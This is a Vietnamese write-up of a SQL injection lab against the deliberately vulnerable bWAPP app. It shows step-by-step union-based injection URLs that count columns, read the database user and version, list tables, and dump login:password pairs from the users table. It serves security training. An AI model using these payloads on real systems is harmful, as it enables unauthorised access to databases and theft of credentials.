

**Sql Injection (Get/Select)**

Giao diện bài lab


Ở bài lab lần này chúng ta sẽ sử dụng thanh url là nơi thực hiện sql injection.

Tương tự như bài lab lần trước, chúng ta sẽ dùng comment để bypass qua lỗi sql syntax

http://192.168.19.135/bWAPP/sqli\_2.php?movie=2 order by 1-- &action=go



Như trên ảnh ta không còn gặp lỗi nữa cho đến khi thay order by 8—




Vậy ta đã biết có nhỏ hơn 8 bảng

Chúng ta sẽ sử dụng query sau


http://192.168.19.135/bWAPP/sqli\_2.php?movie=2 and 1=0 union all select 1,2,3,4,5,6,7--&action=go

ta sẽ select toàn bộ các cột được hiển thị ở trang này và and 1=0 như là 1 cách để loại bỏ kết quả search movie=1 trả về (true and false = false). vì vậy, ta sẽ có được thông tin mà mình cần.



Các bảng 2,3,4,5 là các bảng được hiển thị.


Ta sẽ thử câu tìm kiếm thông tin user, database, version http://192.168.19.135/bWAPP/sqli\_2.php?movie=1 and 1=0 union all select 1,database(),user,version(),5,6,7--&action=go




Kết quả được hiện lên trên bảng.

Từ đây các bước làm sẽ giống như get/search

http://192.168.19.135/bWAPP/sqli\_2.php?movie=1 and 1=0 union select 1,user(),database(),(select GROUP\_CONCAT(table\_name,'\n') from information\_schema.tables where table\_type='BASE **TABLE**'),5,6,7--&action=go



http://192.168.19.135/bWAPP/sqli\_2.php?movie=1 and 1=0 union select 1,user(),database(),(select GROUP\_CONCAT(login,":",password,"\n") from users),version(),6,7--&action=go



Như vậy chúng ta đã khai thác thành công bài lab lần này